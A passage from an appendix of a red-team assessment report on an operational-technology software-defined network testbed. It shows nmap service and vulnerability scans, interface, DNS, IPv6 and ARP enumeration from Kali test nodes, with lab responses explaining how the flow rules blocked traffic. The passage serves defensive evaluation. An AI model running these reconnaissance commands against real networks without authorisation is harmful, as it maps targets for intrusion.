OS:RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: DESKTOP-8F4779B; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h17m17s, deviation: 3h34m39s, median: 5h41m17s
| ms-sql-info:
|   Windows server name: DESKTOP-8F4779B
|   192.168.10.1\SOLARWINDS_ORION:
|     Instance name: SOLARWINDS_ORION
|     Version:
|       name: Microsoft SQL Server
|       Product: Microsoft SQL Server
|_    Clustered: false
|_nbstat: NetBIOS name: DESKTOP-8F4779B, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:7f:a9:db (VMware)
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
```

```
|   Computer name: DESKTOP-8F4779B
|   NetBIOS computer name: DESKTOP-8F4779B\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-12-21T14:47:34-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-21 14:47:34
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.14 ms 192.168.10.1

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.43 seconds
root@kali2:/home/sandia2#
```

PNNL Response: Similar to the other tests, the state of the network and virtual configuration must be taken into context. Prior to requested change, the state of the virtual network had both SDN controller and Kali test nodes grouped in the same port groups which enables communication between all nodes in that port group (assuming same IP space, etc.). This explains why kali2 was able to perform these scans on 192.168.10.1. PNNL verified on 2/11/2021 that given the separation of port groups which was established later in the tests, this scan would not work as there are no flow rules enabling these types of traffic.

This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

PNNL also notes that the NMAP scan detected the presence of a SolarWinds Orion installation on the controller node. SolarWinds Orion was installed earlier in the project as part of an attempt to collect SNMP data from the SDN switches, but the activity was not pursued further. Investigating SolarWinds Orion for vulnerabilities was not part of the Red Team assessment. The detection of unanticipated software on the controller node emphasizes the importance of proper configuration management and software maintenance practices on critical components of the SDN management infrastructure.

SNL Response: The SNL team concurs with the PNNL Response. However, given that this test was performed when kali2 had access to the controller when it should not have, it is a good test to evaluate the information collected and the visibility that can be obtained when either misconfigurations appear and/or when an adversary is operating from an administrator vantage point. Monitoring the controller network for scans and abnormal behavior can help better protect the SDN network.

February Test

This test was performed from the kali3 test node on the control plane. Node kali2 is no longer within the same port group or IP network, rather node kali3, which is on the control plane is used for this test.

```
      ============================================================
      = TEST RE-RUN (OPEN State)
      = Thu Feb 18 18:36:00 PST 2021
      ============================================================

root@kali:~# nmap -A 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-18 18:36 PST
Nmap scan report for 192.168.10.1
Host is up (0.00026s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl           Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     Tq@C0
|     SEL-50560
|     191203000000Z
|     3912030000000Z0
|     SEL-50560
|     u<vH@
|     %>Icb
|     S/Vrs
|     K0gjk
|     P6[!q
|     g,8UWf2
|     omjiJ
|     B0@0
|     }79I
|     "lN^M0
|     }79I
|     "lN^M0
|_    P2si3
|_http-server-header: Kestrel
| http-title: {{title}}
|_Requested resource was /static/index.html
| ssl-cert: Subject: commonName=SEL-5056
| Not valid before: 2019-12-03T00:00:00
|_Not valid after:  2039-12-03T00:00:00
|_ssl-date: 2021-02-19T08:22:30+00:00; +5h44m24s from scanner time.
445/tcp  open  microsoft-ds  Windows 10 Enterprise 17134 microsoft-ds (workgroup:
WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-8F4779B
| Not valid before: 2020-11-22T05:55:28
|_Not valid after:  2021-05-24T05:55:28
|_ssl-date: 2021-02-19T08:22:30+00:00; +5h44m24s from scanner time.
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-
bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.70%I=7%D=2/18%Time=602F2458%P=x86_64-pc-linux-gnu%r(TLS
```

```
SF:SessionReq,370,"\x16\x03\x03\x03k\x02\0\0M\x03\x03`/u\x0b9\x80\xb2\xf9b
SF:RP\xb9\xe8T#\x03\xf5\xc1\xd7J\*x\xba3W\+\x95\x17\xcdIJI\x20\x92A\0\0\xd
SF:71\nY\xb0_n5\x82\xac\xd7u\xa9g\x958\x91Hk'\x981\*\xd6/\xd6\xe66\0/\0\0\
SF:x05\xff\x01\0\x01\0\x0b\0\x02\xf4\0\x02\xf1\0\x02\xee0\x82\x02\xea0\x82
SF:\x01\xd2\xa0\x03\x02\x01\x02\x02\x084\x9c\xea\x0eTq@C0\r\x06\t\*\x86H\x
SF:86\xf7\r\x01\x01\x0b\x05\x000\x131\x110\x0f\x06\x03U\x04\x03\x0c\x08SEL
SF:-50560\x1e\x17\r191203000000Z\x17\r391203000000Z0\x131\x110\x0f\x06\x03
SF:U\x04\x03\x0c\x08SEL-50560\x82\x01\"0\r\x06\t\*\x86H\x86\xf7\r\x01\x01\
SF:x01\x05\0\x03\x82\x01\x0f\x000\x82\x01\n\x02\x82\x01\x01\0\x8d\xde\x9a\
SF:x99p\x97a\xeb\xc0\x8d/o\xd3\x9c\x80\xe7b\x93\x01\xd8`\xb6\xf2\x0e8\xc0\
SF:xf2\xe0\x12\xc3\xf2\xa3\x99\xa9\xb7\xab\x9bg\x7fu<vH@\r\x8b\x04\xa6%>Ic
SF:b\xd3\xe8\x7f\x17\x93\x19S/Vrs\xd9\xe0c\x97\xa3K0gjk\x02\x20T4d\xea5\xf
SF:3\xdc\xc8\xa6`\xe7\xb0}\x96\xd7\xbbe\xd9P6\[!q\x99\xb3\]\xb9\xd6\xb1\x1
SF:3\xf4\xb1\xad9\xf9\xb8g,8UWf2\x84Mu\x97m\x8c\xd2dK\x1d\xdf&\x87\x80\x81
SF:\xc9\xe3\x8f\x07\xe3\.\x0fomjiJ\xb1\xb1i>\x06\xa7\xf5\xe3,AL\x10P\xc8\x
SF:caf\x9bI\xccj3\x15\x92\xf4\xab\xb5\x9a\xa5\xf3Lh\x8c\xcc~e,\xe7\x83\x9d
SF:\x02s\x95&\*\xed\xd9R\0{\x9e\xad\xb1\xc8\x8b\xd8S\xb3\xbfO'\xbf\x160a\x
SF:a2uC\x91\xdam\x086N\x04\x80\?\x93N\xbc\xcc\x12\xb9\xf3\x80\xa3\^\x84\xd
SF:3`\x88\xd3D\x0cU\xcc\xb2F\x99\x1fo\r\xb1X\xc2W\xe6\xe5\x8bvU\x02\x03\x0
SF:1\0\x01\xa3B0@0\x1d\x06\x03U\x1d\x0e\x04\x16\x04\x149\xb8m\xf1\xe2}79I\
SF:xc2\xaf\xe0\xc7'\xfe\"lN\^M0\x1f\x06\x03U\x1d#\x04\x180\x16\x80\x149\xb
SF:8m\xf1\xe2}79I\xc2\xaf\xe0\xc7'\xfe\"lN\^M0\r\x06\t\*\x86H\x86\xf7\r\x0
SF:1\x01\x0b\x05\0\x03\x82\x01\x01\0C\x88\xb5E\x86\xa7\xe48X\xc6`z\x1f7\xb
SF:9\x1a\x1f3\xdf\x9e~\xa0\xbf\xc61\xa8\x14!\xdc\xfa\xa3\x94Z\xba\x8dl\x86
SF:\x12\xba\r\xb9\xdc\^\xa3w\x06\xab\xaby\x10\xf8\xcbR\xd0p\0A\r\x93\x83P2
SF:si3\xd2\xb5Z\x9e0F\x037H\xdb\n\xb4\xf1C,\)\xc4Z\x9a:\x03\xf5\xf4F\xe1\n
SF:\xa1\xa7\xfb\x12\xcb\xe5\xa4\xd3\x9dS\xd8\x8f\xc1H6F\xfa,\xff\xab\xd7\x
SF:93vw\xfaFT\xbf>9\xb8\xb6:\xf5\x97E}\xfc\[\x9c5\x9b\xf2\xbf\x9cW\x1c\xa1
SF:\+\^\xa6q\x94\x80{\x18S\xc1\xbc\xee\xf8\xfa\x12\xbd\"\x80\x82J\xebx\xc4
SF:\xc3\xad\x88o\x1ePl\t\xe4\xce\x17G\xd6\x7f\xe6\xee\xa9G5\xccj\xeb4~\x06
SF:\xb7\xf6\xc4\xe1\xe0\x17\xe6q5\x12\x9fU\xb5\x88\xd6\x81\x19\[}\xc2\n~\x
SF:b4lz\x1c=G6\x99\xa5\xb0\x8b\xd4\xaas\xff\xcd\x0fX\xbaX\x1b1\n\x1f\xfb\x
SF:fe\(\x96\xed\xc9\x07\xdd3\x92\xf7\xb2\x1b#\xbb;\^\xda\xdb\xf4%\(m\r\0\0
SF:\x1a\x03\x01\x02@\0\x12\x04\x01\x05\x01\x02\x01\x04\x03\x05\x03\x02\x03
SF:\x02\x02\x06\x01\x06\x03\0\0\x0e\0\0\0");
MAC Address: 00:0C:29:7F:A9:DB (VMware)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=2/18%OT=135%CT=1%CU=34921%PV=Y%DS=1%DC=D%G=Y%M=000C29%
OS:TM=602F2492%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10E%TI=I%CI=I%II=
OS:I%TS=U)SEQ(SP=102%GCD=1%ISR=10E%CI=I%II=I%TS=U)SEQ(SP=102%GCD=1%ISR=10E%
OS:TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M
OS:5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W
OS:5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y
OS:%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=
OS:)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A
OS:=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%D
OS:F=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: DESKTOP-8F4779B; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h20m24s, deviation: 3h34m40s, median: 5h44m23s
| ms-sql-info:
|   Windows server name: DESKTOP-8F4779B
|   192.168.10.1\SOLARWINDS_ORION:
|     Instance name: SOLARWINDS_ORION
|     Version:
|       name: Microsoft SQL Server
```

```
|       Product: Microsoft SQL Server
|_    Clustered: false
|_nbstat: NetBIOS name: DESKTOP-8F4779B, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:7f:a9:db (VMware)
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-8F4779B
|   NetBIOS computer name: DESKTOP-8F4779B\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-02-19T00:22:29-08:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-02-19 00:22:29
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.26 ms 192.168.10.1

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.00 seconds
root@kali:~#

     ==============================================================
     = TEST RE-RUN (CLOSED State)
     = Mon Feb 22 08:01:40 PST 2021
     ==============================================================

root@kali:~# nmap -A 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 08:01 PST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
          Nmap done: 1 IP address (0 hosts up) scanned in 1.12 seconds
root@kali:~#
```

PNNL Response: When run in the OPEN state, the flow rules allowed traffic from the kali3 node to the controller, allowing the Nmap scan to return information about the SDN Flow Controller node.

When run in the CLOSED state, all the flow rules prohibited the traffic, and did not allow the Nmap scan to obtain any information about the SDN Flow Controller.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that unconfigured traffic is blocked by the SDN flow rules.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.8 Controller CVE Scan

Nmap can also be used to scan a host for known vulnerabilities using the –script vuln flags.

An additional scan was performed on the SDN controller for any CVE's. The scan detected some open ports, but no other findings.

The goal of this test is to see if Nmap can determine if any known vulnerabilities are present on the SDN Flow Controller.

The test is successful if the Red Team can determine that the SDN Flow Controller node has any documented vulnerabilities.

January Test

This test was performed from the kali2 test node on the data plane.

```
root@kali2:/home/sandia2# nmap -Pn --script vuln 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-21 09:24 PST
Nmap scan report for 192.168.10.1
Host is up (0.000069s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
445/tcp  open  microsoft-ds
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
389/tcp open  ms-wbt-server
|_sslv2-drown:
MAC Address: 00:0C:29:7F:A9:DB (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 70.97 seconds
root@kali2:/home/sandia2#
```

PNNL Response: This test validates SDN4EDS Blueprint Architecture Figure A-1 depicting out-of-band OpenFlow communication between the SDN Flow Controller and SDN switches. The test environment did not utilize the out-of-band option. The ability to identify OpenFlow was expected and reinforces the design recommendation in the Blueprint document. Best practice in configuring OT-SDN networks are to deploy OT-SDN with out-of-band OpenFlow communication to separate network management functions in the control plane from operational

functions in the data plane, and to reduce the potential attack surface, although this may not be practical in all cases.

SNL Response: The SNL team concurs with the PNNL Response that an out-of-band control plane is a best practice when possible, although it may not be feasible in all cases.

SEL Response: The SEL team recommends that in-band is safer and more secure, the controller traffic can and should be protected by good design practices and flow programming. If the default automated controller flow programming is not acceptable new in-band flows should be designed and used. This is more cost effective and safer then installing a second network with potentially vulnerable legacy spanning tree-based managed switches. The OpenFlow communications are much more vulnerable on that network then in the OT SDN network.

February Test

This test was performed from the kali3 test node on the control plane.

```
============================================================
= TEST RE-RUN (OPEN State)
= Thu Feb 18 18:41:00 PST 2021
============================================================

root@kali:~# nmap -Pn --script vuln 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-18 18:41 PST
Nmap scan report for 192.168.10.1
Host is up (0.00020s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
445/tcp  open  microsoft-ds
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
MAC Address: 00:0C:29:7F:A9:DB (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

```
Nmap done: 1 IP address (1 host up) scanned in 55.60 seconds
root@kali:~#

     ============================================================
     = TEST RE-RUN (CLOSED State)
     = Mon Feb 22 08:03:08 PST 2021
     ============================================================

root@kali:~# nmap -Pn --script vuln 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2021-02-22 08:03 PST
Nmap done: 1 IP address (0 hosts up) scanned in 0.83 seconds
root@kali:~#
```

PNNL Response: When run in the OPEN state, limited connectivity was allowed from node kali3 to the SDN Flow Controller. When in the CLOSED state, Nmap on kali3 was unable to access the SDN Flow Controller to determine if any known vulnerabilities existed.

This test continues to validate SDN4EDS Blueprint Architecture Section 4.4 showing that unconfigured traffic is blocked by the SDN flow rules.

D.8.4.1.9 DNS Scan

The goal of this test is to see if the domain name system (DNS) is configured in the network.

The test is successful if the Red Team can find a DNS server on the network.

January Test

This test was performed from the kali2 test node on the data plane.

DNS server IP Address appears to be located at 192.168.10.254

```
root@kali2:/home/sandia2# cat /etc/resolv.conf
# Generated by NetworkManager
search sdn4eds.local
nameserver 192.168.10.254
root@kali2:/home/sandia2#
```

PNNL Response: The SDN4EDS environment should not be running a DNS server – this entry may be an artifact from creation of the kali2 node. The presence of an /etc/resolv.conf file does not necessarily mean that DNS is configured elsewhere in the network environment.

SNL Response: The SNL team concurs with the PNNL Response.

February Test

This test was not rerun as part of the February tests.

D.8.4.1.10 Static IP Addresses

This test determines if dynamic host addresses are configured on any interfaces of the test node.

The goal of this test is to determine if kali2 uses DHCP to configure its IP addresses.

The test is successful if the Red Team can determine how IP addresses are configured in the environment.

(Note that in order to perform DHCP penetration tests in Section D.8.4.2.6, Section D.8.4.2.7, and Section D.8.4.2.8, a DHCP server was configured, but it was only used for limited testing on a single DHCP client node.)

January Test

This test was performed from the kali2 test node on the data plane.

Static IP Addresses are configured

```
root@kali2:/home/sandia2# cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
     address 192.168.9.101
     netmask 255.255.0.0

auto eth1
iface eth1 inet static
       address 192.168.1.101
       netmask 255.255.255.0

auto eth2
iface eth2 inet static
     address 192.168.10.101
     netmask 255.255.255.0
root@kali2:/home/sandia2#
```

PNNL Response: This is expected behavior. OT-environments, including OT-SDN, typically use static addressing for the majority of the OT equipment (relays, controllers, static human-machine interfaces, etc.), but may have limited DHCP or DNS environments for transient equipment like technician laptops used for maintenance and diagnostics. A best practice would be to statically assign the technician laptop address, and either provide the local /etc/hosts file to resolve any host names in the OT environment, or to use only IP addresses without host names.

This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response.

February Test

This test was performed from the kali2 test node on the data plane.

```
     ============================================================
     = TEST RE-RUN (OPEN State)
     = Fri Feb 19 17:58:51 PST 2021
       ============================================================

root@kali2:/home/sandia2# cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet static
     address 10.10.10.101
     netmask 255.255.255.0

auto eth1
iface eth1 inet static
       address 192.168.1.101
       netmask 255.255.255.0
root@kali2:/home/sandia2#

     ============================================================
     = TEST RE-RUN (CLOSED State)
     = Mon Feb 22 07:32:54 PST 2021
     ============================================================

root@kali2:/home/sandia2# cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
#auto lo
#iface lo inet loopback

auto eth0
iface eth0 inet static
     address 10.10.10.101
     netmask 255.255.255.0
```

```
auto eth1
iface eth1 inet static
       address 192.168.1.101
       netmask 255.255.255.0
       root@kali2:/home/sandia2#
```

PNNL Response: The DHCP configuration was not used in the kali2 node configuration, so there was no difference between the OPEN and CLOSED test results.

This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response.

D.8.4.1.11 IPV6 Communication

This test determines if IP version 6 traffic is present in the environment.

The goal if this test is to determine if IP version 6 (IPv6) traffic is present in the environment, and if so, to determine if the SDN flow rules allow its transfer.

The test is successful if the Red Team can determine if IPv6 traffic is present on the network.

January Test

This test was performed from the kali2 test node on the data plane.

Limited IPv6 communications were recorded.

```
root@kali2:/home/sandia2# tcpdump -i eth0 ip6

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:53:47.806085 IP6 kali2 > ip6-allrouters: ICMP6, router solicitation, length 16
^C 1 packet captured 1 packet received by filter 0 packets dropped by kernel
root@kali2:/home/sandia2#

root@kali2:/home/sandia2# tcpdump -i eth1 ip6

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes ^C 0
packets captured 0 packets received by filter 0 packets dropped by kernel

root@kali2:/home/sandia2# tcpdump -i eth2 ip6

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), capture size 262144 bytes
07:46:03.937211 IP6 fe80::20c:29ff:feac:4f8b.mdns > ff02::fb.mdns: 0 [7q] PTR
(QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)?
_afpovertcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-
ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local.
(118) 07:47:14.590085 IP6 kali2 > ip6-allrouters: ICMP6, router solicitation,
length 16 ^C 2 packets captured 2 packets received by filter 0 packets dropped by
kernel

root@kali2:/home/sandia2#
```

PNNL Response: This is expected behavior. The SDN4EDS environment only uses IPV4 protocols when communicating with edge devices, and the SEL 5056 controller and SEL 2740S SDN switches only support IPV4 addressing in filter rules. The IPV6 traffic observed is from one of the Kali Linux (attacker) test nodes attached to the same VMware ESXi vSwitch, did not pass through the SDN switches, and is not representative of any traffic expected to be see in the data plane of the SDN4EDS laboratory environment.

This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response. It would be interesting to see the results if IPV6 was part of the normal communications.

PNNL Response: Since the SEL 2740S SDN switches do not support IPV6, there would be no traffic forwarded in the environment, and therefore no traffic to observe in the data plane.

February Test

This test was not rerun as part of the February test.

D.8.4.1.12 MAC and IP Address Capture

This test uses the host's ARP tables to display MAC and IP addresses know to the attacking node.

The goal of this test is to determine which MAC to IP address translations are available to the attacking node.

The test is successful if the Red Team can determine MAC to IP address translations on the network.

January Test

This test was performed from the kali2 test node on the data plane.

MAC addresses and IP addresses captured:

```
December 18, 2020
sandia1@kali1:~/kphan$ arp -a
? (192.168.1.101) at 00:0c:29:ee:4b:06 [ether] on eth1
? (192.168.10.254) at 00:0c:29:f2:54:24 [ether] on eth2
? (192.168.1.101) at 00:0c:29:ee:4b:06 [ether] on eth2
? (192.168.10.254) at <incomplete> on eth0
? (192.168.10.1) at 00:0c:29:7f:a9:db [ether] on eth2
? (192.168.9.123) at 00:0c:29:7d:df:ec [ether] on eth0

January 5, 2021
# arp -a
? (192.168.10.1) at 00:0c:29:7f:a9:db [ether] on eth1
_gateway (192.168.10.254) at 00:0c:29:f2:54:24 [ether] on eth2
? (192.168.1.101) at 00:0c:29:ee:4b:06 [ether] on eth2
_gateway (192.168.10.254) at 00:0c:29:f2:54:24 [ether] on eth1
```

```
? (192.168.11.1) at <incomplete> on eth0
? (192.168.10.101) at 00:0c:29:ee:4b:10 [ether] on eth2
? (192.168.11.4) at <incomplete> on eth0
_gateway (192.168.10.254) at <incomplete> on eth0
? (192.168.10.1) at 00:0c:29:7f:a9:db [ether] on eth2
? (192.168.9.123) at 00:0c:29:7d:df:ec [ether] on eth0
? (192.168.9.101) at 00:0c:29:ee:4b:fc [ether] on eth0
? (192.168.10.101) at 00:0c:29:ee:4b:10 [ether] on eth1
```

PNNL Response: This test validates SDN4EDS Blueprint Architecture Section 4.4 where attempts to enumerate the network from a compromised host will only identify the authorized communications permitted by the OT-SDN positive security model.

SNL Response: The SNL team concurs with the PNNL Response.

February Test

This test was not rerun as part of the February test.

D.8.4.1.13 Nmap Scan

Nmap scans are used to determine which ports are open on a given node and using fingerprints of the returned packets attempts to determine the host's operating system and version. Although the command that was used is not shown, the output suggests that the command used for the scan is "`nmap 192.168.1.0/24`" which performs host discovery with its 1000 port default scan set.

The goal of this test is to gather information from all responding nodes in the data plane to determine if their configuration can be determined.

The test is successful if the Red Team can determine additional host information for nodes that are present on the network.

January Test

This test was performed from the kali2 test node on the data plane.

The Nmap scan results for 192.168.1.0/24 (kali1 - 192.168.1.100 doesn't appear in this one because it may have been down during the scan).

```
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-05 02:17 PST
Nmap scan report for 192.168.1.11
Host is up (0.00043s latency).
All 1000 scanned ports on 192.168.1.11 are filtered
MAC Address: B8:27:EB:7B:BF:0F (Raspberry Pi Foundation)

Nmap scan report for 192.168.1.50
Host is up (0.000040s latency).
All 1000 scanned ports on 192.168.1.50 are closed
MAC Address: 00:0C:29:AC:4F:8B (VMware)

Nmap scan report for 192.168.1.52
Host is up (0.00018s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
```

```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1947/tcp open  sentinelsrm?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Server: HASP LM/23.00
|     Date: Tue, 05 Jan 2021 16:01:12 GMT
|     X-Frame-Options: SAMEORIGIN
|     Content-Type: text/html
|     Content-Length: 137
|     <title>403 Forbidden</title>
|     <h1>403 Forbidden</h1>
|     Access to this resource has been denied to you.
|     <p>Please contact the administrator.
|   GetRequest:1
|     HTTP/1.0 403 Forbidden
|     Server: HASP LM/23.00
|     Date: Tue, 05 Jan 2021 16:00:34 GMT
|     X-Frame-Options: SAMEORIGIN
|     Content-Type: text/html
|     Content-Length: 137
|     <title>403 Forbidden</title>
|     <h1>403 Forbidden</h1>
|     Access to this resource has been denied to you.
|     <p>Please contact the administrator.
|   HTTPOptions, RTSPRequest:
|     HTTP/0.0 501 Not Implemented
|     Server: HASP LM/23.00
|     Date: Tue, 05 Jan 2021 16:00:34 GMT
|     X-Frame-Options: SAMEORIGIN
|     Content-Type: text/html
|     Content-Length: 164
|     <title>501 Not Implemented</title>
|     <h1>501 Not Implemented</h1>
|     Your request was not understood or not allowed by this server.
|     <p>Please contact the administrator.
|   SIPOptions:
|     HTTP/0.0 501 Not Implemented
|     Server: HASP LM/23.00
|     Date: Tue, 05 Jan 2021 16:01:27 GMT
|     X-Frame-Options: SAMEORIGIN
|     Content-Type: text/html
|     Content-Length: 164
|     <title>501 Not Implemented</title>
|     <h1>501 Not Implemented</h1>
|     Your request was not understood or not allowed by this server.
|_    <p>Please contact the administrator.
2179/tcp open  vmrdp?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-
bin/submit.cgi?new-service :
SF-Port1947-TCP:V=7.70%I=7%D=1/5%Time=5FF43CF4%P=x86_64-pc-linux-gnu%r(Get
SF:Request,12A,"HTTP/1\.0\x20403\x20Forbidden\r\nServer:\x20HASP\x20LM/23\
SF:.00\r\nDate:\x20Tue,\x2005\x20Jan\x202021\x2016:00:34\x20GMT\r\nX-Frame
SF:-Options:\x20SAMEORIGIN\r\nContent-Type:\x20text/html\r\nContent-Length
SF::\x20137\r\n\r\n<title>403\x20Forbidden</title>\n<h1>403\x20Forbidden</
SF:h1>\nAccess\x20to\x20this\x20resource\x20has\x20been\x20denied\x20to\x2
SF:0you\.\n<p>Please\x20contact\x20the\x20administrator\.\n")%r(HTTPOption
SF:s,14B,"HTTP/0\.0\x20501\x20Not\x20Implemented\r\nServer:\x20HASP\x20LM/
```

```
SF:23\.00\r\nDate:\x20Tue,\x2005\x20Jan\x202021\x2016:00:34\x20GMT\r\nX-Fr
SF:ame-Options:\x20SAMEORIGIN\r\nContent-Type:\x20text/html\r\nContent-Len
